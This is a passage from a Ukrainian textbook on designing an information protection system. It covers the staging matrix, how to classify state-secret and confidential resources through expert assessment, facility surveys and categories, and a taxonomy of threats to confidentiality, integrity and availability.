У загальному випадку вся кількість елементів дорівнює 140. $K = 4 \times 5 \times 7 = 140$. Зміст кожного з елементів матриці описує взаємозв'язок складових створюваної СЗІ. Комплекс питань створення й оцінки СЗІ розглядається шляхом аналізу різних груп елементів матриці й залежно від вирішуваних завдань.

Таблиця 1.1

Відповідна нумерація елементів матриці

<< Етапи	**Напрями >>**	**x1x**				**x2x**				**x3x**				**x4x**				**x5x**			
		Захист об'єктів ІС				Захист процесів і програм				Захист каналів зв'язку				ПЕМВН				Керування системою захисту			
	Основи >>	База	Структура	Заходи	Засоби	База	Структура	Заходи	Засоби	База	Структура	Заходи	Засоби	База	Структура	Заходи	Засоби	База	Структура	Заходи	Засоби
		x11	**x12**	**x13**	**x14**	**x21**	**x22**	**x23**	**x24**	**x31**	**x32**	**x33**	**x34**	**x41**	**x42**	**x43**	**x44**	**x51**	**x52**	**x53**	**x54**
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22
1xx	Визначення IP, які потребують захисту	111	112	113	114	121	122	123	124	131	132	133	134	141	142	143	144	151	152	153	154

Закінчення табл. 1.1

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22

2xx	Виявлення повної множини загроз безпеці ІР, які потребують захисту	211	212	213	214	221	222	223	224	231	232	233	234	241	242	243	244	251	252	253	254
3xx	Проведення оцінки вразливості та ризиків для ІР, які потребують захисту	311	312	313	314	321	322	323	324	331	332	333	334	341	342	343	344	351	352	353	354
4xx	Розробка проекту (плану) СЗІ, який зменшує за обраним критерієм ризики для ІР, що потребують захисту	411	412	413	414	421	422	423	424	431	432	433	434	441	442	443	444	451	452	453	454
5xx	Реалізація проекту (плану) захисту інформації	511	512	513	514	521	522	523	524	531	532	533	534	541	542	543	544	551	552	553	554
6xx	Визначення якості реалізованої СЗІ	611	612	613	614	621	622	623	624	631	632	633	634	641	642	643	644	651	652	653	654
7xx	Здійснення контролю функціонування й керування системою захисту	711	712	713	714	721	722	723	724	731	732	733	734	741	742	743	744	751	752	753	754

Використовуючи міжнародний стандарт ISO/IEC 15408 "Загальні критерії оцінки безпеки інформаційних технологій", можна показати (рис. 1.6) динаміку побудови СЗІ і процеси, що відбуваються при цьому.




Рис. 1.6. **Динаміка побудови СЗІ та супровідні процеси**

Детальніше про сутність понять, поданих на рис. 1.6, буде розглянуто під час розгляду відповідних етапів побудови системи захисту ін-формації.

1.3. Класифікація ресурсів для захисту

Першим етапом під час створення СЗІ конкретної організації є етап визначення ресурсів ІС, що потребують захисту. Необхідність проведення таких дій зумовлена тим, що фізично неможливо й недоцільно захищати усі наявні інформаційні ресурси.

Цей етап складається з наступних кроків.

1. Визначення інформації, яка потребує захисту.
2. Визначення носіїв інформації, що потребують захисту.
3. Дослідження внутрішньої структури, зовнішніх зв'язків, умов функціонування й зовнішнього середовища ІС щодо виявлених об'єктів, які потребують захисту.

Відповідно до Концепції технічного захисту інформації [24, 25], об'єктом *обов'язкового* захисту інженерно-технічними заходами є:

а) інформація, яка становить державну та іншу таємницю;

б) конфіденційна інформація, яка є власністю держави;

в) відкрита інформація, важлива для держави, незалежно від того, де вказана інформація циркулює;

г) відкрита інформація, важлива для особи й суспільства, якщо ця інформація циркулює в державних органах, на підприємствах, в установах і організаціях.

Якщо конфіденційна або відкрита інформація, визначена як важлива, належить фізичній або юридичній особі і не циркулює в державних органах, на підприємствах, в установах і організаціях, то питання обов'язковості захисту такої інформації і методів її захисту визначаються на розсуд власника інформаційних ресурсів.

Основним критерієм віднесення інформації до об'єкта захисту є її цінність для власника. Відповідно для державної й недержавної інформації існують різні підходи у визначенні її як об'єкта захисту.

Державна таємниця та конфіденційна інформація, що є власністю держави

Основні положення про державну таємницю викладені в Законі України "Про державну таємницю" [1]. Віднесення інформації до

державної таємниці здійснюється мотивованим рішенням Державного експерта з питань таємниць.

У рішенні державного експерта з питань таємниць вказуються:

- інформація, що становить державну таємницю;
- підстави віднесення інформації до державної таємниці та, у разі її розголошування, обґрунтування збитків життєво важливим інтересам держави;
- ступінь секретності вказаної інформації;
- термін дії рішення про віднесення інформації до державної таємниці та ін.

Інформація вважається державною таємницею з часу її включення до *Зводу відомостей, що становлять державну таємницю або в* [23].

Звід відомостей, що становлять державну таємницю, формує і публікує в офіційних державних виданнях відповідний державний орган на підставі рішень державних експертів з питань таємниць.

На підставі та в межах Зводу відомостей, що становлять державну таємницю, з метою конкретизації й систематизації даних про інформацію, яка віднесена до державної таємниці, органи державної влади можуть створювати відповідні *Розгорнуті переліки відомостей, що становлять державну таємницю.* Наприклад, для МВС України Наказ № 207 від 06.03.2003 р. затвердив "Розгорнутий перелік відомостей, що становлять державну таємницю в системі Міністерства внутрішніх справ України".

Розгорнуті переліки відомостей, що становлять державну таємницю, не можуть суперечити Зводу відомостей, що становлять державну таємницю.

Зниження ступеня секретності інформації та відміна рішення про віднесення її до державної таємниці здійснюються на підставі висновку Державного експерта з питань таємниць або без такого висновку у зв'язку із закінченням термінів дії рішення про віднесення інформації до державної таємниці.

Недержавна конфіденційна і відкрита інформація, яка потребує захисту

Для відкритої інформації, важливої для особи й суспільства, незалежно від її власника, необхідно провести оцінку її цінності з метою віднесення інформації до об'єкта захисту і скласти *Перелік відкритих відомостей організації, що потребують захисту їх цілісності та*

доступності. Для недержавної конфіденційної інформації також на підставі результатів оцінки цінності інформаційних ресурсів необхідно скласти *Перелік конфіденційних відомостей організації*.

Відмінність, із точки зору захисту, між відкритою інформацією, важливою для особи і суспільства, і конфіденційною інформацією полягає в тому, що для першої розглядаються тільки загрози цілісності та доступності, а для другої – конфіденційності, цілісності та доступності.

Оскільки інформаційна система складається з різнорідних носіїв інформації, то відповідно для кожного класу інформаційних ресурсів повинна існувати своя методика оцінки цінності його елементів.

Для вимірювання параметрів досліджуваних процесів і явищ, у тому числі й властивостей, необхідно правильно вибрати шкалу. Шкали можуть бути прямими (природними – літри, метри т. д.) або непрямими (похідними). Для вимірювання суб'єктивної властивості "цінність інформаційного ресурсу" не існує прямої шкали. Цінність інформаційного ресурсу може вимірюватися в похідних шкалах, що відображають:

збиток репутації організації;

несприятливі події, пов'язані з порушенням чинного законодавства;

збиток для здоров'я персоналу;

збиток, пов'язаний з розголошуванням персональних даних окремих осіб;

фінансові втрати від розголошування інформації;

фінансові втрати, пов'язані з відновленням ресурсів;

час відновлення ресурсів;

втрати, пов'язані з неможливістю виконання зобов'язань;

збиток від дезорганізації діяльності.

Таким чином, пропонована методика допоможе оцінити реальні грошові витрати, що виникають внаслідок кількаразових атак на ресурси фірми, а також підкаже, які засоби ІБ необхідно використовувати, виходячи з вартості розрахованих витрат.

Кількісну шкалу з метою використання її для експертної оцінки можна перетворити в якісну шкалу, що має, наприклад, три значення:

малоцінний інформаційний ресурс: від нього не залежать критично важливі завдання й він може бути відновлений з невеликими витратами часу і грошей;

ресурс середньої цінності: від нього залежить ряд важливих завдань, але у разі його втрати він може бути відновлений за час менший, ніж критично допустимий, вартість відновлення висока;

цінний ресурс: від нього залежать критично важливі завдання, у разі втрати час відновлення перевищує критично допустимий, або вартість відновлення надзвичайно висока.

Перелік конфіденційних відомостей організації можна скласти методом експертних оцінок [23]. Цей метод передбачає використання досвіду групи експертів, що є фахівцями у сфері даного питання. Порядок проведення експертизи поданий на рис. 1.7.




Рис. 1.7. **Порядок проведення експертизи з метою визначення конфіденційності інформації**

У випадках проведення такої експертної оцінки під час обрахування величини збитків від витоку відомостей приймаються наступні допущення:

1. Вартість витрат на захист конкретних відомостей не враховується. Правочинність такого допущення зумовлена тим, що економічний збиток від витоку конфіденційної інформації, як правило, у багато разів перевищує вартість заходів щодо її захисту.

2. Оцінка числового значення збитку проводиться для випадку, коли ймовірність витоку відомостей приймається рівною одиниці.

Правочинність такого допущення зумовлена тим, що важливість відомостей визначається максимальним (потенційним) збитком для підприємства внаслідок витоку цих відомостей.

Оцінка можливості віднесення відомостей до конфіденційної інформації проводиться в наступній послідовності:

1. Стосовно сфери діяльності підприємства, відомості про яку підлягають експертизі, відповідним керівником (відповідальною особою за дану сферу діяльності) *розробляються пропозиції з формування експертної комісії.* До складу комісії включаються фахівці, компетентні в даній сфері діяльності. У випадку, якщо сфера діяльності охоплює кооперацію підприємств, то до складу експертної комісії можуть включатися, за узгодженням із відповідними керівниками, представники цих підприємств.

Чисельність експертної комісії залежить від складності даних питань, проте практика свідчить, що до її складу повинні входити не менше, ніж 5-7 експертів.

Формування експертної комісії затверджується відповідним наказом керівника підприємства. У складі комісії призначається її голова, а також секретар, на якого покладаються підготовка початкової документації, опитувальних аркушів для членів комісії, оформлення протоколу засідання комісії.

2. На засіданні експертної комісії експертам видаються опитувальні аркуші. За пропозиціями експертів *ухвалюється спільне рішення щодо переліку відомостей про дану сферу діяльності, які потребують проведення експертизи*.

Для прискорення прийняття рішення із цього питання голова комісії може доручити окремим експертам попередню підготовку переліку можливих відомостей про дану сферу діяльності з доповіддю на засіданні комісії. Перелік відомостей, що потребують проведення експертизи, прийнятий на засіданні комісії, вноситься в опитувальні аркуші експертів.

Експертні оцінки здійснюються за окремими відомостями. Експерти спільно ухвалюють рішення про можливі дії з боку конкурентів у разі їх обізнаності про дані відомості.

3. Головою комісії повідомляються *початкові дані про економічні показники* як самого підприємства, так і сфери діяльності підприємства, які можуть потребувати захисту (вміщені, наприклад, в угодах,

контрактах або інших документах). Вказані показники можуть повідомлятися у відносних значеннях.

4. *Кожним експертом на аркуші проставляється його думка про відносне зниження того чи іншого економічного показника підприємства* стосовно кожної дії з боку конкурентів, визначається сумарне відносне зниження економічних показників підприємства внаслідок усіх можливих дій з боку конкурентів.

5. *Остаточне значення збитку від витоку відомостей* за наслідками експертної оцінки комісією визначається шляхом виведення середнього арифметичного рішень усіх експертів, що брали участь в оцінці.

Критерієм віднесення відомостей до конфіденційної інформації підприємства є, наприклад, усі випадки, коли значення збитку більше нуля.

Рівні можливого збитку від витоку конкретних відомостей характеризують відносну важливість цих відомостей.

6. Засідання експертної комісії оформлюється протоколом.

Використання методу експертних оцінок передбачає присвоєння конкретним експертам "вагових коефіцієнтів" за ознакою їх компетенції, проведення повторних турів дослідів у випадках виникнення великої різниці між оцінками окремих експертів та осередненим значенням групової оцінки.

Дослідження структури та умов функціонування ІС організації

Після визначення "Переліку відомостей, що підлягають захисту", необхідно виявити носії цієї інформації і описати всі процеси перетворення носіїв інформації. Такі перетворення носіїв можуть бути як зумисними (санкціонованими), так і незумисними (паразитними).

Як було зазначено в п.1.1, носіями інформації можуть бути поле, речовина або людина.

Нижче наведено перелік найбільш поширених *носіїв* інформації, що потребують захисту (ІПЗ):

папір;

пристрої зберігання даних на магнітних носіях:

- магнітна плівка для запису аудіо- і відеоінформації;
- гнучкі магнітні диски (дискети);
- накопичувачі на жорстких магнітних дисках (вінчестери);
- магнітні стрічкові накопичувачі резервного зберігання даних;

пристрої оптичного зберігання даних:

- CD-ROM, CD-R, CD-RW;
- DVD, DVD-R, DVD-RW;

флеш-пам'ять (зберігання даних у мікросхемі пам'яті);

акустичне поле;

електричний струм;

електричне поле;

магнітне поле;

електромагнітні хвилі (у тому числі й у видимому діапазоні);

людина.

ІС забезпечує циркуляцію ІПЗ, яка при цьому може змінювати свої носії. Для того, щоб визначити фізичне місце розташування цих носіїв і розробити заходи їх захисту, необхідно досліджувати внутрішню структуру, зовнішні зв'язки, умови функціонування і зовнішнє середовище ІС щодо виявлених носіїв ІПЗ.

При *обстеженні* ІС організації (підприємства) розв'язуються наступні завдання:

1) визначається розташування організації на місцевості, контрольована територія і умови функціонування ІС для подальшого визначення можливих джерел загроз;

2) визначається перелік *виділених приміщень*, автоматизованих систем та інших об'єктів, на яких створюється, обробляється, зберігається, накопичується і передається (далі циркулює) ІПЗ;

3) проводиться *категоріювання об'єктів*, на яких циркулює ІПЗ;

4) складається план *контрольованої зони*, для якої здійснюється ТЗІ, що включає:

- ситуаційний план розташування організації на місцевості;
- проходження меж контрольованої зони на місцевості;
- місця розташування виділених приміщень і об'єктів, на яких циркулює ІПЗ;
- віддалення виділених приміщень і об'єктів, на яких циркулює ІПЗ, від меж контрольованої зони;
- організаційно-технічні заходи і засоби, які перешкоджають несанкціонованому перебуванню сторонніх осіб на території контрольованої зони;

5) досліджуються засоби забезпечення ІС у виділених об'єктах, що мають вихід за межі контрольованої зони;

6) визначаються і досліджуються інформаційні потоки, технологічні процеси передачі, отримання, використання, поширення і зберігання (обробки) ІПЗ у виділених об'єктах, для чого проводяться необхідні вимірювання;

7) визначається перелік *основних технічних засобів* (ОТЗ, ТСПІ), на яких безпосередньо обробляється ІПЗ, і перелік *допоміжних технічних засобів і систем* (ДТСЗ), на яких не обробляється ІПЗ, але вони знаходяться у виділених приміщеннях (об'єктах);

8) описуються компоненти автоматизованих (комп'ютерних) систем (АС, КС), які віднесені до ОТЗ, і технологій обробки інформації;

9) вивчаються схеми засобів і систем життєзабезпечення виділених об'єктів (електроживлення, заземлення, автоматизації, пожежної та охоронної сигналізації), а також інженерних комунікацій і металоконструкцій;

10) визначаються технічні засоби у виділених об'єктах, які створюють потенційну можливість витоку ІПЗ і які відповідно вимагають пере-обладнання (перемонтажу) і установки засобів ТЗІ;

11) виявляється наявність у виділених об'єктах транзитних, незадіяних кабелів (повітряних, настінних, зовнішніх і закладених у каналізацію), ланцюгів і дротів;

12) визначаються у виділених об'єктах технічні засоби і системи, застосування яких не обумовлене службовою або виробничою необхідністю і які підлягають демонтажу;

13) визначається у виділених об'єктах наявність і технічний стан засобів забезпечення ТЗІ;

14) перевіряється:

- наявність в організації нормативних документів, що забезпечують функціонування СЗІ;
- організація проектування будівельних робіт з урахуванням вимог із ТЗІ;
- нормативна та експлуатаційна документація, що забезпечує ІС;

15) складаються *акти обстеження* виділених об'єктів.

Наведені вище терміни мають наступне значення.

Виділені об'єкти (приміщення) – об'єкти (приміщення), в яких циркулює інформація, що потребує захисту (відповідно до нормативних документів, це тільки інформація з обмеженим доступом, що не відповідає усім можливим цілям захисту).

Категоріювання об'єкта – визначення вищого грифа секретності циркулюючої на об'єкті інформації з метою вживання обґрунтованих заходів з технічного захисту. Категоріювання проводиться спеціально створеною комісією. Встановлюються категорії об'єктів від першої до четвертої залежно від правового режиму доступу до циркулюючої інформації [6]:

до **першої категорії** відносять об'єкти, на яких циркулює інформація, що містить відомості, які становлять державну таємницю, і для якої встановлений гриф секретності "особливої важливості";

до **другої категорії** відносять об'єкти, на яких циркулює інформація, що містить відомості, які становлять державну таємницю, і для якої встановлений гриф секретності "цілком таємно";

до **третьої категорії** відносять об'єкти, на яких циркулює інформація, що містить відомості, які становлять:

- державну таємницю, для якої встановлений гриф секретності "таємно";
- іншу передбачену законом таємницю, розголошування якої завдає збитків особі, суспільству та державі;

до **четвертої категорії** відносять об'єкти, у яких циркулює конфіденційна інформація.

Контрольована зона – територія, на якій виключено несанкціоноване перебування сторонніх осіб і виключено можливість застосування технічних засобів розвідки.

До **ОТЗ (ТСПІ)** можуть відноситися [1, 6]:

засоби і системи телефонного, телеграфного (телетайпного), директорського, гучномовного, диспетчерського, внутрішнього, службового і технологічного зв'язку;

засоби й системи звукопідсилення, звукозапису й звуковідтворення;

пристрої, які утворюють дискретні канали зв'язку (абонентська апаратура із засобами відображення і сигналізації, апаратура підвищення достовірності пересилки, каналоутворювання і т.п.);

апаратура перетворення, обробки, передачі та прийому відеоканалів, які містять факсимільну інформацію.

ТСПІ можуть бути захищеними і незахищеними.

До **ДТСЗ** можуть відноситися:

засоби і системи спеціальної охоронної сигналізації (на відкриття дверей, вікон і проникнення у приміщення сторонніх осіб), пожежної сигналізації (з датчиками, які реагують на дим, світло, тепло, звук);

система сигналізації, дзвінка (виклик секретаря, вхідна сигналізація);

контрольно-вимірювальна апаратура;

засоби та системи кондиціонування (датчики температури, вологості, кондиціонери);

засоби і системи проводової радіотрансляційної мережі та прийому програм радіомовлення і телебачення (абонентські гучномовці системи радіомовлення і сповіщення, радіоприймачі та телевізори);

засоби й системи часофікації (електронний годинник, вторинний електрогодинник);

засоби та системи електроосвітлення й побутового електроустаткування (світильники, люстри, настільні й стаціонарні вентилятори, електронагрівальні прилади, холодильники, паперорізальні машини, дротяна мережа електроосвітлення);

електронна й електрична оргтехніка.

ДТСЗ можуть бути захищеними і незахищеними.

Опис компонентів АС і технології обробки інформації

Викладений тут опис компонентів АС і технологій обробки інформації базується на нормативі, поданому в джерелі [2].

Повинна бути проведена інвентаризація всіх компонентів АС і зафіксовані всі активні й пасивні об'єкти, які беруть участь у технологічному процесі обробки і тим чи іншим чином впливають на безпеку інформації. Для кожного активного об'єкта АС повинен бути визначений перелік пасивних об'єктів, які з ним взаємодіють.

До об'єктів, які підлягають інвентаризації, можуть бути віднесені:

устаткування – ЕОМ та їх складові частини (процесори, монітори, термінали, робочі станції тощо), периферійні пристрої;

програмне забезпечення – початкові, завантажувальні модулі, утиліти, СУБД, операційні системи та інші системні програми, діагностичні й тестові програми і т.п.;

дані – тимчасового та постійного зберігання, на магнітних носіях, друкарські, архівні та резервні копії, системні журнали, технічна, експлуатаційна й розпорядча документація та ін.;

персонал і користувачі АС.

Окрім компонентів АС, необхідно дати опис технології обробки інформації АС, який вимагає захисту, тобто способів і методів застосування засобів обчислювальної техніки під час виконання функцій збору, зберігання, обробки, передачі й використання даних або алгоритмів окремих процедур. Опис (як у цілому, так і для окремих компонентів) може бути неформальним або формальним.

При цьому рекомендується розробити структурну схему інформаційних потоків АС, яка б відображала інформаційну взаємодію між основними компонентами АС (завданнями, об'єктами) з прив'язкою до кожного елементу схеми категорій інформації і визначених політикою безпеки (про це поняття окремо йтиметься згодом) рівнів доступу до неї.

1.4. Загрози та уразливості

Використовуючи результати досліджень, одержаних на першому етапі, далі необхідно виявити повну множину загроз та їх джерел для виділених об'єктів захисту (об'єктів інформаційної діяльності – ОІД).

Під загрозою розуміється подія, яка потенційно може порушити одну з властивостей інформації, що захищається. Якщо джерелом загроз є діяльність людини, то говорять про *порушника*, якщо об'єктивні явища, то говорять про *техногенні та стихійні джерела загроз.* Результатом даного етапу для виділених об'єктів повинні стати розробки окремих моделей таких видів:

окрема модель загроз – опис загроз і схематичне представлення шляхів їх здійснення для об'єкта захисту;

окрема модель техногенних і стихійних джерел загроз – абстрактний формалізований або неформалізований опис чинників і джерел загроз для об'єкта захисту;

окрема модель порушника – абстрактний формалізований або неформалізований опис злочинця, здатного реалізувати загрозу (атаку) на об'єкт захисту.

1.4.1. Класифікація загроз інформації

Загрози циркулюючої в ІС інформації як правило залежать від структури та конфігурації ІС, технології обробки інформації в ній, стану

навколишнього фізичного середовища, дій персоналу і структури самої інформації.

З множини способів класифікації загроз інформації (див. рис. 1.8) найбільш узагальненою (базовою) є їх класифікація за наслідками можливого впливу на інформацію [1–2; 6; 39–43]:

загрози порушення *конфіденційності*;

загрози порушення *цілісності*;

загрози порушення *доступності.*

Загрози конфіденційності направлені на розголошування конфіденційної або секретної інформації. У разі реалізації цих загроз інформація стає відомою особам, які не повинні мати до неї доступу. Загроза порушення конфіденційності має місце кожного разу, коли можливий несанкціонований доступ до певної закритої інформації, що зберігається в комп'ютерній системі або передається від однієї системи до іншої.




Рис. 1.8. **Три способи класифікації загроз інформації:**
1 – за джерелами; 2 – за характером, типами і способами;
3 – за наслідками можливого впливу

Інформація зберігає *конфіденційність*, якщо дотримуються встановлені правила її отримання.

Загрози цілісності інформації направлені на її зміну або спотворення, що призводить до порушення її якості або повного знищення. Цілісність інформації може бути порушена умисно, а також у результаті об'єктивних дій з боку середовища, що оточує систему. Ця загроза особливо актуальна для систем передачі інформації, комп'ютерних мереж і систем телекомунікацій. Умисні порушення цілісності інформації не слід плутати з її санкціонованою зміною, яка виконується повноважними особами з обґрунтованою метою (наприклад, такою зміною є періодична корекція певної бази даних).

Інформація зберігає *цілісність*, якщо дотримуються встановлені правила її модифікації (знищення).

Загрози доступності (відмова в обслуговуванні) направлені на створення таких ситуацій, коли певні умисні дії або знижують працездатність ІС, або блокують доступ до деяких її ресурсів. Наприклад, якщо один користувач системи запитує доступ до певної служби, а інший чинить дії, які призводять до блокування цього доступу, то перший користувач отримує відмову в обслуговуванні. Блокування доступу до ресурсів може бути постійним або тимчасовим.

Крім того, серед основних загроз інформації можуть бути наступні:

- Розкрадання (копіювання інформації).
- Знищення інформації.
- Модифікація (перекручування) інформації.
- Порушення доступності (блокування) інформації.
- Заперечення дійсності інформації.
- Нав'язування помилкової інформації.

Інформація зберігає *доступність*, якщо зберігається можливість її отримання або модифікації тільки відповідно до встановлених правил упродовж певного часу.

Отже, загрози, реалізація яких призводить до втрати інформацією вказаних вище властивостей, відповідно є *загрозами конфіденційності, цілісності* або *доступності інформації.*

Джерелами названих вище загроз інформації можуть бути люди, апаратно-програмні засоби і середовище, що оточує ІС та її компоненти (рис. 1.8, спосіб 1), які можуть впливати на інформацію ззовні (зовнішні джерела загроз) або знаходитися всередині ІС (внутрішні джерела загроз).

За природою *походження* джерела загроз можуть бути *природними* і *штучними*.

Природні – це загрози, викликані впливом на ІС та її елементи фізичних процесів або стихійних природних явищ, незалежних від людини.

Штучні – це загрози ІС, викликані діяльністю людини. Серед них, виходячи з мотивацій дій (безвідповідальність, самоствердження, цікавість, корисливий інтерес і т. д.), можна виділити:

не умисні (випадкові) загрози, викликані помилками в апаратно-програмному забезпеченні та діях персоналу;

умисні загрози – задумані (заборонені) дії людей, направлені на порушення конфіденційності, цілісності або доступності інформації.

Поширена також класифікація інформаційних загроз за характером*, типами* і способам їх реалізації (рис. 1.8, спосіб 2).

За характером реалізації загрози інформації поділяють на *пасивні* (без порушення цілісності ІС та будь-якого впливу на її елементи) і *активні*, здійснювані шляхом прямого або непрямого контакту джерела загроз з елементами ІС за допомогою якоїсь дії. Особливість пасивних способів полягає в тому, що їх складніше виявити. Реалізація активних способів дозволяє злочинцям отримати результати, досягнення яких у випадках реалізації пасивних загроз неможливе.

До основних *типів реалізації загроз* відносяться:

стихійні лиха;

зловмисні дії;

побічні явища;

відмови, збої, помилки елементів ІС.

Більш непередбачуваними з погляду загрози захищеності інформації і, як наслідок, менш опрацьованими є заходи щодо запобігання зловмисним діям і побічним явищам [53].

До *побічних явищ* відносяться:

електромагнітні випромінювання (ЕМВ) пристроїв ІС;

паразитні наведення;

зовнішні ЕМВ;

вібрація;

зовнішні атмосферні умови.

